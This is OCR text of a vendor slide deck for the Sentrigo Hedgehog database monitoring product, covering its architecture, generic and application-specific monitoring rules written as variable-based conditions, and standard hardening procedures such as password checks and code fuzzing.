
Monitoring All Activity in the Database



All database transactions (externally- or internally-initiated) go via the cache memory


sentrigo™

Hedgehog: Architecture Overview



sentrigo™

Hedgehog: Full Visibility



sentrigo™

Solutions – Generic Rules

- Use vPatch rules to protect against DB vulnerabilities
  - Known attack vectors are blocked
  - 0day attacks are blocked in some instances
- Monitor privileged access – high alert
  - user = $admin_db_usernames and (ip not in $administrator_ips or osuser not in $admin_os_usernames)

Solutions – Cont’

- Monitor application access
  - application contains $suspect_programs or module contains $suspect_modules
- Unusual working hours
  - weekday not in $work_days or hour not in $work_hours
- All changes to schemas
  - cmdtype in $ddl_cmdtypes or cmdtype in $dcl_cmdtypes

Solutions – Application Specific

- Restrict access to application schemas
  - user in $app_db_users and (application not in $<app>_allowed_programs or module not in $<app>_allowed_modules or ip not in $<app>_allowed_ips or osuser not in $<app>_os_users)
- Protect sensitive objects
  - object in $<app>_sensitive_objects and (user not in $<app>_db_users or application not in $<app>_allowed_programs or module not in $<app>_allowed_modules or ip not in $<app>_allowed_ips or osuser not in $<app>_os_users)

sentrigo™

Solutions – Standard Procedures

- Regularly check passwords
  - Open source checkpwd from http://www.red-database-security.com/
- Regularly check code (internal and 3rd party)
  - Shared a PL/SQL fuzzer with customer
  - Will publish on http://www.slaviks-blog.com in a few days
- Changed listener configuration to strong passwords and valid node checking

sentrigo™

Give The Hedgehog a Try

http://www.sentrigo.com

Pour tout complément d'information (France)

Arca (01 56 05 22 22) www.groupe-arca.com